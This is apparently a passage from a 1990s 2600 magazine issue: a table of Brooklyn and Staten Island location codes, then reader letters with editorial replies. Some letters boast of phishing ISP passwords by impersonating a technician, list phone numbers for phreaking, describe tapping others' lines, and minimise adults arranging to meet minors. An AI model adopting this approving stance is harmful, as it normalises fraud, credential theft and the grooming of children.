25891	521	6	E FLATBUSH	BQ-04-122
25892	571	6	E FLATBUSH	BQ-04-122
25893	575	6	E FLATBUSH	BQ-04-122
25901	525	1	WINDSOR TERRACE	BQ-04-123
25902	573	1	WINDSOR TERRACE	BQ-04-123
25903	585	1	WINDSOR TERRACE	BQ-04-123
25911	515	1	SUNSET PARK	BQ-04-124
25912	529	1	SUNSET PARK	BQ-04-124
25921	521	1	BORO PARK	BQ-04-126
25922	535	1	BORO PARK	BQ-04-126
25923	575	1	BORO PARK	BQ-04-126
25931	513	6	BROOKLYN COLLEGE	BQ-04-127
25932	527	6	BROOKLYN COLLEGE	BQ-04-127
25933	541	6	BROOKLYN COLLEGE	BQ-04-127
25941	517	6	OCEAN PKWY	BQ-04-128
25942	531	6	OCEAN PKWY	BQ-04-128
25943	545	6	OCEAN PKWY	BQ-04-128
25951	525	0	NEW UTRECHT AVE	BQ-04-129
25952	539	0	NEW UTRECHT AVE	BQ-04-129
25953	579	0	NEW UTRECHT AVE	BQ-04-129
25961	515	3	HOMECREST	BQ-04-130
25962	529	3	HOMECREST	BQ-04-130
25963	543	3	HOMECREST	BQ-04-130
25971	523	3	MADISON	BQ-04-131
25972	537	3	MADISON	BQ-04-131
25973	577	3	MADISON	BQ-04-131
25981	519	6	FLATLANDS	BQ-04-132
25982	533	6	FLATLANDS	BQ-04-132
25983	547	6	FLATLANDS	BQ-04-132
25991	581	3	MARINE PARK	BQ-04-136
25992	539	3	MARINE PARK	BQ-04-136
25993	579	3	MARINE PARK	BQ-04-136
26001	525	6	KINGS HIGHWAY	BQ-04-137
26002	539	6	KINGS HIGHWAY	BQ-04-137
26003	579	6	KINGS HIGHWAY	BQ-04-137
26011	513	0	BATH BEACH	BQ-04-139
26012	527	0	BATH BEACH	BQ-04-139
26013	541	0	BATH BEACH	BQ-04-139
26021	519	0	BAY RIDGE	BQ-04-145
26022	533	0	BAY RIDGE	BQ-04-145
26023	547	0	BAY RIDGE	BQ-04-145
26031	521	0	BENSONHURST	BQ-04-149
26032	535	0	BENSONHURST	BQ-04-149
26033	575	0	BENSONHURST	BQ-04-149
26041	523	0	DYKER HEIGHTS	BQ-04-151
26042	537	0	DYKER HEIGHTS	BQ-04-151
26043	577	0	DYKER HEIGHTS	BQ-04-151
26051	517	4	HAMILTON BEACH	BQ-04-153
26052	531	4	HAMILTON BEACH	BQ-04-153
26053	545	4	HAMILTON BEACH	BQ-04-153
26060	519	4	ROCKAWAY BLVD	BQ-04-154
26071	519	1	KENSINGTON	BQ-04-125
26072	533	1	KENSINGTON	BQ-04-125
26073	547	1	KENSINGTON	BQ-04-125
26081	515	2	DOWNTOWN BROOKLYN	BQ-04-150
26082	529	2	DOWNTOWN BROOKLYN	BQ-04-150
26083	543	2	DOWNTOWN BROOKLYN	BQ-04-150
26090	586	2	QUEENS SALES CENTER	BQ-04-033
26100	???	?	BROOKLYN SALES CENTER	BQ-04-152
26110	???	?	SALES3	BQ-04-157
26121	561	5	ROCKAWAY PARK	BQ-04-155
26122	543	5	ROCKAWAY PARK	BQ-04-155
26131	523	1	WIZ	BQ-04-160
26132	537	1	WIZ	BQ-04-160
26133	577	1	WIZ	BQ-04-160
26141	515	5	WIZ	BQ-04-161
26142	529	5	WIZ	BQ-04-161
26143	545	5	WIZ	BQ-04-161

Staten Island

30071	519	7	ROSSVILLE	SI-05-007
30072	533	7	ROSSVILLE	SI-05-007
30073	547	7	ROSSVILLE	SI-05-007
30081	513	4	OAKWOOD	SI-05-008
30082	527	4	OAKWOOD	SI-05-008
30083	541	4	OAKWOOD	SI-05-008
30091	523	7	CHELSEA	SI-05-009
30092	537	7	CHELSEA	SI-05-009
30093	577	7	CHELSEA	SI-05-009
30101	525	7	OLD PLACE	SI-05-010
30102	539	7	OLD PLACE	SI-05-010
30103	579	7	OLD PLACE	SI-05-010
30111	517	4	BULLSHEAD	SI-05-011
30112	531	4	BULLSHEAD	SI-05-011
30113	545	4	BULLSHEAD	SI-05-011
30121	519	4	ARLINGTON	SI-05-012
30122	583	4	ARLINGTON	SI-05-012
30123	567	4	ARLINGTON	SI-05-012
30131	523	4	CLOVE RD	SI-05-013
30132	537	4	CLOVE RD	SI-05-013
30133	577	4	CLOVE RD	SI-05-013
30141	581	6	GRASMERE	SI-05-014
30142	549	6	GRASMERE	SI-05-014
30143	569	6	GRASMERE	SI-05-014
30151	525	4	ST GEORGE	SI-05-015
30152	539	4	ST GEORGE	SI-05-015
30153	579	4	ST GEORGE	SI-05-015
30831	525	6	TOTTENVILLE	SI-05-083
30832	539	6	TOTTENVILLE	SI-05-083
30833	579	6	TOTTENVILLE	SI-05-083
31241	521	7	CHARLESTON	SI-05-124
31242	535	7	CHARLESTON	SI-05-124
31243	575	7	CHARLESTON	SI-05-124
31261	???	?	ARTHUR KILL RD	SI-05-126
31262	???	?	ARTHUR KILL RD	SI-05-126
31263	???	?	ARTHUR KILL RD	SI-05-126
31281	???	?	HUGUENOT	SI-05-128
31282	???	?	HUGUENOT	SI-05-128
31283	???	?	HUGUENOT	SI-05-128
31331	???	?	STATEN ISLAND Y	SI-05-133
31332	???	?	STATEN ISLAND Y	SI-05-133
31333	???	?	STATEN ISLAND Y	SI-05-133
31341	???	?	CLOVE LAKE	SI-05-134
31342	???	?	CLOVE LAKE	SI-05-134
31343	???	?	CLOVE LAKE	SI-05-134
31371	???	?	PARKVIEW	SI-05-137
31372	???	?	PARKVIEW	SI-05-137
31373	???	?	PARKVIEW	SI-05-137
31381	???	?	EGBERTVILLE	SI-05-138
31382	???	?	EGBERTVILLE	SI-05-138
31383	???	?	EGBERTVILLE	SI-05-138
31391	???	?	SIU HOSPITAL SOUTH	SI-05-139
31392	???	?	SIU HOSPITAL SOUTH	SI-05-139
31393	???	?	SIU HOSPITAL SOUTH	SI-05-139
31401	???	?	SIU HOSPITAL NORTH	SI-05-140
31402	???	?	SIU HOSPITAL NORTH	SI-05-140
31403	???	?	SIU HOSPITAL NORTH	SI-05-140
31441	515	4	STATEN ISLAND MALL	SI-05-144
31442	529	4	STATEN ISLAND MALL	SI-05-144
31443	585	4	STATEN ISLAND MALL	SI-05-144
31551	???	?	TODT HILL	SI-05-155
31552	???	?	TODT HILL	SI-05-155
31553	???	?	TODT HILL	SI-05-155
31581	521	4	FORT WADSWORTH	SI-05-158
31582	571	4	FORT WADSWORTH	SI-05-158
31583	575	4	FORT WADSWORTH	SI-05-158
31712	537	5	VERRAZANO BRIDGE	SI-05-171
31713	577	5	VERRAZANO BRIDGE	SI-05-171

Lucky Letters

Injustices

Dear *2600:*

What the hell is this world coming to? I tried a phf exploit in Netscape the other day, and I just randomly picked a address, then I was taken to a screen that said some smart-ass remark like, "Smile, you're on candid camera!" Why does everyone who writes an article on phf forget to mention that there is a new version of phf which isn't always so blindly installed on the server. The newer version looks to me like it tells the server when you tried to use their phf and your email address. There might be a few more things that it writes down in the log, but then again this is only a guess. Remember this the next time you try this because I don't know all of the details. Can anyone tell me if using phf in any way is illegal?

The Hemroid

We don't believe testing a security flaw is something that people should get in trouble for. But rules vary depending upon where you are and who your enemies are. In theory we live in a fair-minded democracy but in actuality our nation is comprised of smaller sections where democratic ideals are not necessarily held in high esteem - such as your school, your workplace, or Tennessee.

Dear *2600:*

As a consumer I read *2600* because I like to know the risks of being ripped off by a loophole in the system. Case in point: I just got my phone bill today and found that AT&T had tacked on an extra $203 for multiple calls to the same 1-900 number. Each call was placed one minute apart, all on the same night. I immediately knew that this was bullshit, but the phone company customer service reps were trying convince me that someone either used my phone to make the calls, or tapped the box in my basement, but I wasn't buying it: I was home that night and nobody was using my phone, in fact I was probably on the Internet at the time.

So I ask you, how else could someone have charged these calls to my phone? I am told that the phone company does not allow callers to forward the charges on a 1-900 call, and I am also told that there have been a rash of people getting hit with 900 number charges because dial-a-porn junkies have figured out how to tap into other peoples lines using some kind of transmitter. Can you please explain to me what you think really happened here? Was it just a billing error?

Thanks for looking out for us.

Kurt

There are so many ways this could happen that it makes us laugh to hear a phone company say it's impossible. There are so many places where someone can tap into your phone line and make calls - the side of your house or the basement of your apartment, the junction boxes on the pole, the central office itself.... Then there are those cordless phones that have an open guest policy (the phone company will blame this on you if it's true however - note how quickly they're willing to believe this is a possibility). And this doesn't even begin to get into the software approach, where 800 numbers are programmed to route as 900s or a collect or third number call shows up as directly dialed. It's anarchy and anyone claiming otherwise is in serious denial.

Dear *2600:*

I have a small problem. Actually the problem is quite large. It's the "hacking community" of today. I've been lingering around the scene for quite sometime now. I don't know very much, but what I do know, I try to help others with. One thing I have noticed is that if you don't know enough, you can't get help. I've especially noticed that in #2600. I don't ask questions for fear of being ostracized for life because that's how they are in there. I basically sit in and listen hoping to pick up useful information by osmosis.

My question is why are people so uptight? I though sharing information and teaching others was a good thing. It still may be, but I rarely ever see it. I also have yet to come across something for the beginners. I still consider myself a beginner because I usually have no clue what people are talking about during technical discussions. I want to learn, but whenever I try, I get laughed at.

Do you have any suggestions? Any places/sites to go to? People to talk to? I read *2600* as frequently as you guys release them, but I never understand many of the articles. I just want help and I want to know why everyone has to be a jerk about information. Thanks for your time and keep up the great work.

Hellnite

We again have to point out that we don't control what people do in the IRC channel #2600 nor should we or any one entity. The direction the channel takes is linked to the community that is formed within it. You cannot change things overnight. There will always be people who judge others based on generalities and you as an individual have to figure out how to deal with them, just as you have to figure out how to obtain the knowledge you're interested in. There's not a lot of hand holding going on in the hacker world. Be careful not to fall into the same trap and judge everyone based on the antics of a few. IRC can actually teach you valuable lessons in that arena.

Dear *2600:*

Two people in my area (Ocala, Florida), have been caught for talking, that's right, just *talking* to 13 year old girls and making the mistake of letting them know exactly where they were going to be at a particular moment in time. While you may think this is "wrong" at first, buying into the socially acceptable and popular concepts of what is right and wrong, think first of the implications.

These two people have been arrested, not for their actions, but for what they have *said*. These are two people who do not have the resources for great lawyers that would eat the government alive for issues such as free speech and entrapment... but two regular people, much like ourselves were arrested for just *speaking* to a minor. Think about that: just *speaking* to someone online is enough to get you arrested and have the media speculate grossly about the so-called "porn" they've found on your hard drive. Talking to a minor and possessing legal pornography are enough to get you arrested with trumped up charges that "protect" the children.... I contend that it is the *parents' responsibility* to teach their children not to meet strangers, etc. They should teach the children *logic* instead of trying to shirk off their responsibility to the government to the detriment to the rest of society.

Anonymous

All of the sensationalism in the media has helped create this paranoid and suspicious society where the worst is always assumed of everyone. There are dangers to children and they should be addressed. But somehow, this kind of reactionary thinking is far scarier for all of us.

Dear *2600:*

I recently found myself in a disturbing situation. I was at a shopping mall and needed to make a phone call. I went to a pay phone, inserted the proper coinage, then I used my Sony Magic Link as a phone dialer and proceeded with my call. Minutes later, I was approached by two mall security guards. One grabbed my Magic Link and the other grabbed the phone out of my hand and hung it up. They told me they were detaining me until the police arrived. At this point my head was spinning, when I asked them for what reason, they told me it was for illegal use of the pay phone. I could not understand what they meant. When I asked, they stated that I used an illegal electronic device to steal telephone service. Then they proceeded to turn on my Magic Link, however, it was password protected. They told me to enter the password. I refused, stating that to do so is in violation of my right to privacy. Then they proceeded to escort me to the security office like a common criminal. When the police arrived, a videotape was reviewed showing me approaching the phone, inserting money, then using my Magic Link. When the officer saw this, he told them there was nothing that he could do and that it was incorrect to have apprehended me in the first place. They told me to leave. On my way out, one of the security guards yelled to me, "Don't let us catch you with that thing in our mall again!" What I really want to know is, was it actually a violation of my rights asking me to enter the password? Doing so would give them access to all of my personal information. Any help is much appreciated.

X-Ion Noize

You absolutely do not have to show these idiots anything that's password protected. They can pursue it but to do so would involve their having knowledge of some sort of a crime having been committed. In this case, they had nothing. What's more, what they did to you could easily get them fired and the mall they're "protecting" sued for a very large sum. You have every right to use your device on these phones and we encourage you and others to do this whenever you wish. If you expect trouble from this, make sure there are witnesses and that everything you do is above the board, regardless of what they may do. This kind of thing happens far more often than most people think.

Numbers

Dear *2600:*

I found the ANI for PacBell: 211-2244.

Josh

Dear *2600:*

If you care, the ANI number for the Willow Grove, PA area is (215) 958-4100.

Memory Overflow

Dear *2600:*

Here are four more modem numbers: 800-546-4484, 800-555-6369, 800-472-4638, and 800-472-2663.

No Name

Dear *2600:*

Here is a Toll free ANI number: 1-800-611-8791. It will read back your number, but only twice from the same number. The third try will refuse the connection to curb abuse....

Joe Mama

It only worked once for us. It's getting so hard to abuse things.

Dear *2600:*

Here is a list of some ringback numbers for Germany: 0117755, 117755, 117752, and 0117752. You enter the ringback number plus your phone number. This works in all parts of the country.

Mindkiller

Dear *2600:*

In Volume Thirteen, Number Four, a hacker by the name of sisifis speaks of dialing his/her mother's office, and instead getting a test number. This person obviously misdialed 340 instead of 349. This number works throughout the Chicagoland area, and is a wonderful number for testing phone lines and red boxes. I believe it was originally developed for the testing of payphones, but it serves other nice purposes. Experimentation with it leads to many different uses.

Legba

Dear *2600:*

This may be common knowledge, but the phone numbers that return spoken digits (like 800-654-7664) seem to be part of the RAS method to allow privileged employees (more) secure access to their companies' servers. The number changes every time you call it; it is entered into a portable translator, which provides a verification number, and the employee is given access.

Saab

Dear *2600:*

I talked to a phone rep and he told me that those "lottery" phone numbers that spit back semi-random numbers are really idle 800 numbers that are not being used, and they are able to activate them at a moments notice for short term "seasonal" customers like CD's at Christmas etc. He started to tell me about how their locations were coded (as area codes). Then he got *real* suspicious and wouldn't say anymore, leading me to think that it's possible to activate them from a regular touch tone phone.

No Name

Or perhaps he just ran out of bullshit to spew. It's possible he knew something but we've learned to take anything told us by a "phone rep" with a pillar of salt.

Dear *2600:*

In the Fall 1996 issue Shadowdancer wrote about a phone number: 1-800-649-9097. It repeats the numbers 7113235212 and starts with a different number. I got a range between 1 and 225. Shadowdancer also mentioned 1-800-649-9098 which did the same thing, only it repeated a different number.

I found a new one! 1-800-688-9590 reads the numbers 7113003584. I think there may be more of them so keep searching. I am eager to find out what these numbers are for. If you know *please* tell us.

Ted Merriman

Considering that not one of those numbers still does what you describe, it's a fair bet that the weird mode is only a temporary condition.

Off The Hook

Dear *2600:*

I have a question for you people. I was informed by one of my friends of a radio show that you have for *2600*. He said it was called WBAI, is this true? Do you have a radio station or at least just your own show? If all this is true can I get it down where I live, right near Philadelphia? I love your magazine, so I would imagine that the radio show would be just as entertaining.

Brendon

We don't have a radio station of our own, at least not yet. But there are 2600 people involved in a radio show called Off The Hook on WBAI 99.5 FM in New York. It airs every Tuesday night at 8 pm. For those of you not in the area, you can listen to past editions on our web site (www.2600.com) using RealAudio (available from www.realaudio.com). They're also available on CD-ROM through the magazine.

Commentary

Dear *2600:*

After reading Frequency Man's article on subscriber network interfaces I had a comment to make. FreqMan says that "if we didn't use our brains, we would all end up like our neighbors." Well, I seriously hope that people use their brains before attempting some of FreqMan's Fun Things so that they don't end up in jail. Running a phone line to your house from your neighbor's SNI, as FreqMan suggests doing in Fun Thing #2, is just stupid and asking for the feds to come and take you away. What do you think is going to happen when your neighbor gets back from Myanmar and notices all these phone calls on his bill, supposedly made when he was on vacation? The telco comes to investigate and finds a trail of bread crumbs leading right to your house. Not a good idea. On a second unrelated note, what's with all the cameo appearances Myanmar has been making in this issue? I noticed it turned up in a few articles and in the Payphones of the Planet section. Is Myanmar suddenly some happening place or something?

YT

No, but it's so close to Bhutan.

Social Engineering

Dear *2600:*

I live in a community of approximately 5000 people. The way of life here in Iowa is pretty simple, especially in the rural areas. The neighboring town just got local access to the Internet about six months ago. I was playing around with an account I had gotten by shoulder surfing at the Internet provider's computer store and I got a list of all the people logged onto the system at that moment. Later on that day I decided to do a little social engineering to get a few more accounts. I proceeded to call many of the users of the system, telling them that I was a computer tech from their ISP. I said that I had lost the password file and needed to create a new list by calling all of my customers and getting their username/password from them again. Twenty-five out of twenty-five users were more than happy to give me the information I needed.

I think I shall stay in this small town the rest of my life. Dumb-ass yokels!

IFP

Just one of the ways these small towns keep people from leaving.

Dear *2600:*

Just picked up your Winter 96/97 issue at Borders and was flipping through the "Letters" column when I noticed the letter regarding ISP password security and "secret words" (mother's maiden name, etc). After reading the letter, I actually expected your follow-up comment to offer this advice, but for some reason it didn't, so I will.

Anyone whose ISP asks them for a "secret word" should immediately perform the following simple test:

1. Call your ISP.
2. Ask them for your password. Say you've forgotten it.
3. Give them the "secret word" if they ask for it.
4. See if they give you the password on the phone.
5. If they do, go somewhere else. Quickly. And choose a new password at the new ISP, too.

The proper procedure in this case is for the ISP to send the password by the same method through which the initial connection information was originally sent. If your login and password info (along with phone numbers, server names, and all that good stuff) was faxed to you when you created your account, they should fax the password to the same number. If it was mailed, they should mail it. If you ask them to call you back, the only question to be asked should be "at home, or at work?" They shouldn't allow you to specify the number.

If you have an experience different from this and yet you still feel secure, you're deluding yourself. There are certainly ways to compromise a password even if these precautions are taken (anyone who can't think of a few hasn't bought enough back issues), but it is nevertheless a reasonable compromise between security and convenience. Anything less should be considered intolerable.

PrivacyFreak in MI

Dear *2600:*

I was happy to see the latest issue of *2600* on the shelves at Barnes, and as usual, spent the change to pick it up. I enjoy reading your magazine, and look forward to reading each new issue cover to cover. There is one thing however, that I would like to comment on. I am not intending to offend. With each new issue, I usually learn something new. I was happy to see your responses to the article on "How to Steal Things." I assumed that you were trying to make a point, which you did, and the latest issue confirmed my guesses. I am however a bit puzzled on the article by InVerse on how to socially engineer your way out of boot camp. How is this related to the *2600* format? In all reality, is this not just a case of someone unable to make a commitment? I'm not going to call it trash, because I'm sure that it will help someone out there, but is it related to your format? Is there a lack of worthy articles for your publication? I'm not going to fly off the handle and tell you guys that you suck, because you don't. I believe that you are doing a great job, but, wonder why you included this article. Because it has the term "Social Engineer" perhaps?

KpTone

Just because computers weren't involved doesn't make this irrelevant to our format. Much like past articles on defeating lie detector tests, this article approaches a scenario where one is at a complete disadvantage and seeks to turn the tables.

Defaming Our Good Name

Dear *2600:*

I thought *2600* didn't affiliate itself and didn't promote hacking crimes, just exploration. By defending Kevin don't you think you are giving a bad name for your magazine? The feds will see this and then go after your magazine and its members next.

greg

If you read the article you should understand why we're defending him. At least part of the reason is so that people like you won't have to worry about getting prosecuted for expressing opinions.

Info

Dear *2600:*

In a previous issue a guy named Biohazard claimed that the satellite dishes on the top of Chevron stations were used for credit card verification. Actually, normal phone lines are used for credit cards. I've taken over the credit card lines in many different stores for my own uses since those lines usually don't ever get incoming calls. The satellites are used for the lottery machines. Both lottery ticket validation and the Lotto TV that some stores have come through this dish. Also - could someone tell me what the hell 618-254-9952 is? I discovered it over five years ago and it seems to be some kind of room monitor. Sometimes it's silent, sometimes you hear machinery running in the background, and once I heard a guy whistling in the background. All the other numbers in that exchange are telco-related.

Rbcp

Meetings

Dear *2600:*

Exactly how safe are your meetings to attend? I've heard of the incident at the Pentagon Mall, and how cops will sometimes attend meetings. What is the possibility of a police raid, or of equipment being confiscated, or arrests made? What is safe to bring (tone dialers, laptops, printouts, etc.) and what isn't?

Anonymous, NJ

Authorities of all sorts have a tendency to panic when a group of hackers are around. Which is exactly why we must continue. They want us to be driven underground and cannot understand why we insist on meeting in public spaces. They see us as criminals and want us to act that way. When we don't, it throws them off, they begin to question their beliefs, and fear takes over. That's why it's important that, no matter what they do, we are completely accountable for everything we bring and everything we do.

Dear *2600:*

It was twenty years ago today... not really, it was only ten, but one fine day ten years ago I had the privilege of taking part in an historical event. On June 21, 1987 I was one of about thirty computer enthusiasts who made history by attending the first *2600* meeting in New York City. When I first became a computer enthusiast, the players had names such as Cheshire Catalyst, Jim Phelps, Fred Steinbeck, and Cap'n Crunch. *2600* was about to become the undisputed champ as the new major conduit for the flow of data of what used to be called the Computer Underground. In *TAP* I always read about the Friday night meetings at their favorite watering hole, and how you could stop in the *TAP* office and help out with the publishing of the paper. I wanted to *be at* instead of *read about* the meetings, but with the demise of *TAP,* I thought that it would never be. Now *2600* gave me a chance.

When the bus pulled out of the station, I had no idea what was in store for me. I knew no one in New York, and had never been there. From the stories I had heard about New York, I didn't know if I was going to make it back alive, but being the steadfast computer enthusiast that I was, I went anyway. I got up that morning at 1:30 am so I could catch the bus from Pittsburgh to New York. I should have known that it would be an interesting day when I stopped for a red light and was passed by a speeding stolen car and about four police cars. The bus pulled into the Port Authority station about 2:00 pm and since the meeting didn't start until 5:00 pm I decided to sightsee. As I walked the streets I met some of the most interesting merchants I had ever seen in my life. I went into a couple of electronic stores that actually made me a deal on some of the stuff I bought. I know the old scam of raise the price and talk a deal, but the prices were still lower than those in Pittsburgh, so I bought. At 4:30 I caught a cab to Citicorp, where the meeting was to be held. When I got there I walked around looking lost until I came across the tables full of *2600* buttons and fliers. I introduced myself by my handle and joined the group. I have to admit that it was a total learning experience for me. Since I was the only black person there, I had the notion that maybe people wouldn't accept me for what I knew, or for who I am inside. All of us carry around our little prejudicial sacks and I'm no different than anyone else. About a half hour after the meeting started something amazing happened. We all became a unit! If you ever wanted to see a collective of like minded individuals we were it! We talked about computer systems, computer security, each other, and so many other things that I can't remember them all. Things we didn't talk about were hatred, prejudice, and dislike for other groups of people. We were all going to stop at a Chinese restaurant afterwards but I had to catch my bus back to Pittsburgh. As I rode home I thought about the day's events and realized that I was very fortunate. I had met others just like me, maybe not the same color or background, but others with the same desires and spirit.

So I want to say thanks to the people I met that day for allowing me to share in what was later considered Computer Underground history. While we have since all gone our separate ways, I still look at the *2600* buttons and pamphlets (I still have all of the stuff given out that day) and feel proud that I was part of a group that helped lay another brick of what

was, and still is becoming the building of the computer revolutionists' structure. Some call us criminals, some call us heroes, but whatever you call us, there is no denying that because of us computer systems have and continue to become more secure.

We are the watchers of Big Brother, and because of us, he can never get a good night's sleep. I will remember you alll.

Logging off,
The Hunter

Thanks for writing and remembering this important anniversary. A lot of us remember the magic of that first meeting and hope that the spirit remains strong at the many meetings we now have.

Dear *2600:*

In response to Crumb's letter in the Spring issue: *what??* My good friend Trilobyte and I have been at every *2600* meeting in Buffalo since July 96,and we have *never* shunned anyone from the meetings for *any* reason. As a matter of fact, we've just started a widespread BBS publicity campaign. Are you sure that you went to the Eastern Hills Mall in Clarence, first Friday of the month, 5pm to 8pm, by the lockers in the food court? The only explanation that I can think of is that you came during August of 96 or January of 97 (Trilobyte and I weren't there those months), or that you didn't go to the right place at all. The Eastern Hills Mall is the only official meeting place in Buffalo, and I know all the people who go personally and they would never do something like what you described. Actually, the meetings here only started to pick up in March of this year. Crumb, please send me mail on The Information Society BBS (716-822-1766), and we'll get it all straightened out. Thanks.

Syphon Siege
Buffalo, NY

Dear 2600:

I'm a hacker located in Atlanta who has been going to the *2600* meetings at Lenox Square Mall for some time. But the April 4 meeting was one of the most interesting I have been to. The meeting usually takes place on the second floor of the Lenox Food Court which happens to be a more secluded part of the food court (which is why we have selected it as our meeting place - there is always extra seating). It started out normally with some chatting here and there, and usually every month someone goes trashing and finds some interesting things (not always printouts in this case). One fellow hacker brought in some old computer equipment that he had found in a dumpster recently and was giving it out as freebies. Along with the stash of computer parts and magazines that was being passed around and given out were some instructional videos for some local computer companies in the area. Everyone was allowed to take as much as he would like to take as long as they left some for the others. Usually every month, no matter who passes by, either to sit and rest or eat, they don't care what we're up to or what we are talking about - maybe a little curious but never offended. Well for some reason, for the first time in three years the mall and its security decided that we hackers had posed some threat to them and the surrounding stores. A guard came near and saw some of the old computer equipment and videos that were sitting neatly in boxes on the tables. She said that we weren't allowed to do what we were doing. We asked what it was that she thought we were doing, but she just simply pointed to the boxes and said "that." We were all a little confused at why the boxes were causing a problem. She quickly radioed in something about computer equipment and "pornographic" videos and material (which there was absolutely no paraphernalia of the sort). We all sat back down and continued chatting. About 5-10 minutes later a large mall security guard and five or six backup guards came to the area. The large guard spoke to me and a few others who were the closest. He said that we couldn't do what we were doing. We again asked what, and he said that the equipment and boxes cannot be on the tables - "they were for eating only." Getting bored with the guard we all simply complied to removing the equipment and boxes from the table tops. He told us to tell any one of our "kind of people" the same. He said the mall was private property and we had to obey. He and the other guards left moments later. We all took our bags and boxes of equipment off the table tops and put them onto the floor and began chatting, again. About an hour later the guard with a couple more mall security guards and a police officer returned. We all mumbled "not again." This time he seemed to have a more abusive attitude towards us. He said "I'm not going to warn you guys again! Get these boxes off of mall property!" I quickly stood up and said "You told us to get it off the table tops last time, not off of mall property." He grabbed two boxes, one in each hand, and asked whose they were. My friend stood up and said that they were everybody's. The guard responded "OK then, I'm detaining *everybody* here." My friend bravely took the blame and said that they were his. The guard said, "Fine, you are being detained. Everyone else here, leave!" Even the non-*2600* goers got up and left with their dinners and snacks half finished. When some of the attendees were questioning whether or not they should leave the guard told them promptly to do so, but he would bar the way to the escalator. When some of the *2600* attendees tried to take some of their

equipment with them the guard said, "The stuff stays here."

We all decided to meet at a popular Internet cafe to continue the meeting there. My friends were released an hour later. When I met up with them at the cafe I asked why they had released them. He said "they couldn't find any reason to arrest us, so they decided to waste our time." I later found out they searched through the equipment and returned it. Also my friend and the other two *2600* attendees that were detained were pinned up against a wall and searched. If they confiscated any of the old equipment or videos we do not know what has happened to them since there were so many of them.

We'd like to know if this sort of thing has happened to any other *2600* meeting.

Low Tek
Atlanta

Hacked Web Sites

Dear *2600:*

Thank you for maintaining the "hacked sites" pages on your web site. I have been maintaining links to them from my web page. I find it difficult to put into words exactly why I think what you are doing is a valuable public service. I do, however, feel that people who have zero "hacker" in them are (at least partially) brain-dead sheep.

I'd just recently added the NASA sites link to my page when I today heard about the NCAA site. I did not like what I heard about that hack and was pleased to see that you had not added it to your site. I hope and pray that this condition persists. I am completely disinterested in ever seeing it. Those who hack motivated by hate are worse than brain-dead sheep, in my opinion.

Boris

It would be a disservice to those who hack web pages and communicate a real message if we put them side by side with any idiot who simply runs a script and then has no idea what they want to say once they have the power or, worse, simply tries to shock people with hate speech or pornography. Such people thrive on attention. They won't get it from us.

Mystery

Dear *2600:*

I would like to ask your readers if they have any idea why NYNEX disallows 0, 1, or 6 as the first digit in a calling card's PIN.

wire fatigue

This is the first we're hearing of this. We'd like to know if readers' experiences with NYNEX calling cards (not any other company) bear this out.

The AOL People

Dear *2600:*

I am writing in response to countless letters in countless issues from countless clueless people who call themselves hackers. I write in response to a disturbing number of people calling themselves hackers who insist on forming opinions of people based on how they get their Internet access - in this case, AOL. I am an AOL member. Saying this in the hacker community is tantamount to announcing that you are gay in the real world. There ought to be no stigma attached to either, but there is. I can think of few things that are in greater contradiction to what hackers are supposed to believe in, however, than judging someone by their ISP. In what was destined to become one of the most famous papers ever written by a hacker, Mentor once wrote in defense of his activities "...we explore, and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals...." But we have our own forms of bias, and this is one of them. I am sick of being banned from IRC channels, sick of having my emails deleted without being read, sick of having people snicker when I announce an @aol.com email address. AOL has problems. There is no hacker community to speak of on AOL. So why don't you try and change it? That's what a real hacker would do. So many of you think you're so 'leet and so great, but you lower yourself to the same level as a KKK member with your discrimination. At least I try. I help people who post with problems. I let them know that not all people who call themselves hackers are out to wreak havoc. I show people that there is more to hacking than people who show up in chat rooms with AoHell and FATE. That's more than I see those who bash AOL doing. You have no right to judge someone by what servers they go through to get online. If anything, AOL should be praised for helping to get more people on the Internet, to show more people the endless possibilities of cyberspace. Or do you think someone should be a Unix guru to be able to use your precious bandwidth? I'll stop here, as it would probably require a document of article length to fully explore this issue, but I hope I have at least given some of the people who read this food for thought. AOL members tend to be people too. Please try and remember that.

Magus

AOL certainly deserves criticism, at the very least for its crazy system of rules and penalties. AOL users deserve to be treated as individuals. But this is admittedly hard when there are so damn many of them. Read on for another view.

Dear *2600:*

I would like to comment on people who call themselves "hackers" on the service of America Online. First off, if you were any kind of a hacker, you would not have gone with AOL in the first place. It has got to be the worst service of all time. In seventh grade my dad got it for research. *Ha!* So many things are restricted and locked out you can only find information on what *they* want you to. AOL is a more scandalous operation than our US government! I got kicked off in less than a week for going into a room that was *publicly* available!

You people who call yourselves AOL hackers are fucking retards! You think hacking is scrolling a little picture in a chat room or trying to get others' information by using annoying little phrases that have been around since 1983! You all think you are so cool because you can send mass amounts of email to people that takes them a whole five seconds to delete. *Wow! News flash,* that has nothing to do with hacking. To be an adequate hacker you should learn C, and at least get a substantial understanding of the Unix OS. You all disgust me and have no right to call yourself the earned title of a hacker.

(Please print this article so that my opinion, which is shared by many others, can be heard to let all these wannabes know they will always be fake!)

A Voice To Be Heard,
Viral Tonic

It's hard to say who makes the point better.

The AOL Rules

Dear *2600:*

In response to SW's letter (Spring 97 issue) I would like to say that in those AOL chat rooms, you will find nothing but idiots with programs used to screw around with AOL. Plus, sometimes (very often) a CatBot enters the room. Perhaps someone knows what I am talking about? CatBots boot you offline if you are in *any* coldice room (coldice2, coldice3) and you get a message that says something like "You have been booted offline: Illegal Activity." Better yet, you get a TOS point on your account! Unless you are running on a fake AOL account, I would advise not going into these rooms for any reason.

JediHamster

So where do you go on a hot day when you want to talk about cold ice? This word control game AOL plays is one of the main reasons they're looked down upon by so many.

How Dare You

Dear *2600:*

Just one question: Why do you disrespect the very government agencies that keep every citizen safe? Why do you support criminal activities that disrupt the activities of government? And why do you relate the US Secret Service to the Nazi SS? You are simply a menace to society. The "hackers" who like to flatter themselves by replacing government pages with repulsive pieces of crap! You all deserved to be arrested and imprisoned for treason.

Fraas

First off, that wasn't one question, it was three. Maybe your definition of safe is closer to our definition of brain dead. If so, you're certainly safe from anything we can say to you. The people like you who are in power now and solve every issue by imprisoning people are a far greater menace than any hacker ever could be.

More School Stupidity

Dear *2600:*

